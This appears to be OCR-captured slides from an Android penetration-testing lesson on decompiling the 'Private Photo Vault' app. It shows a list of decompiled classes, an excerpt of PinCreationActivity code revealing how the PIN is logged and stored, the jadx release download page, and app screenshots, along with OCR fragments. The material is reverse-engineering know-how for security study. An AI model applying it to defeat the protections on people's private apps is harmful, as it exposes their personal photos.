
File Edit Navigation Search Help

photovault-dex2jar.jar

- AlbumCreateActivity.class
- AlbumEditActivity.class
- BaseActionBarActivity.class
- BaseActivity.class
- BaseNavDrawerActivity.class
- BaseNoActionBarDrawerActivity.class
- BasePagerActivity.class
- BreakInsActivity.class
- BreakInsPagerActivity.class
- CameraActivity.class
- CaptureVideoActivity.class
- GalleryActivity.class
- GalleryListActivity.class
- GalleryPagerActivity.class
- ImageDetailActivity.class
- LauncherActivity.class
- LockScreenBaseActivity.class
- MediaPickerActivity.class
- PinCreationActivity.class
- PinPromptActivity.class
- SettingsActivity.class
- ShareReceiveActivity.class
- VideoDetailActivity.class

BuildConfig.class | NoSubscriberEvent.class | PinCreationActivity.class

```
public static final String TAG = PinCreationActivity.class.getCanonicalName();

private String firstPin = null;

protected void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  this.screenTitle.setText(getString(2131231128));
}

protected void onFullPinEntered() {
  if (this.firstPin == null) {
    this.firstPin = getCurrentEnteredPin();
    this.enteredPin = new LinkedList();
    this.screenTitle.setText(2131231029);
    updateAsterisks();
    this.instructionText.setVisibility(8);
    return;
  }
  if (this.firstPin.equals(getCurrentEnteredPin())) {
    null = getIntent().getStringExtra("pin_key");
    Log.d(TAG, "setting pin for: " + null);
    CryptoUtils.persistPin(this, this.firstPin, null, PasscodeType.PIN);
    if (!getIntent().getBooleanExtra("is_updating", false))
      Application.getInstance().getCryptoManager().usePin(this.firstPin, null);
    if ("pin".equals(null) && !getIntent().getBooleanExtra("is_updating", false))
      Analytics.logEvent("setupComplete");
    null = getIntent().getStringExtra("bucket_id");
```


Release v1.0.0 · skylot/jad
GitHub, Inc. (US)
https://github.com/skylot/jadx/releases/tag/v1.0.0
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
gui: show java version, instead of VM version in about dialog (PR #489) (2e9039d)
gui: sort classes by case insensitivity (PR #613) (9d22b3c)
gui: sort resources according to their type, then name (PR #479) (9797fe5)
gui: update chinese simplified language (PR #508) (b49acfd)
gui: use alias for field and method types in tree view (6282633)
gui: use command (CMD) button for MacOS (#165) (PR #616) (cfbbd99)
gui: use same font loader as code viewer (#584) (336d6ce)
gui: use system font as default instead bundled Hack (#442, #445) (bcadc28)
res:
scrip
Perfor
cach
Opening jadx-1.0.0.zip
You have chosen to open:
jadx-1.0.0.zip
which is: Zip archive (14.2 MB)
from: ...b-production-release-asset-2e65be.s3.amazonaws.com
Would you like to save this file?
Cancel
Save File
Assets
jadx-1.0.0.zip
jadx-gui-1.0.0-with-jre-windows.zip
jadx-gui-1.0.0.exe
Source code (zip)


PENETRATION TESTING


Android Applications

PHOTOVAULT

Decompiling


9:15
Private Photo Vault
Congratulations on downloading the Private Photo App for Android!
Tap the next arrow to get started on securing your photos.



Albums
First Album (2)
sekrekt

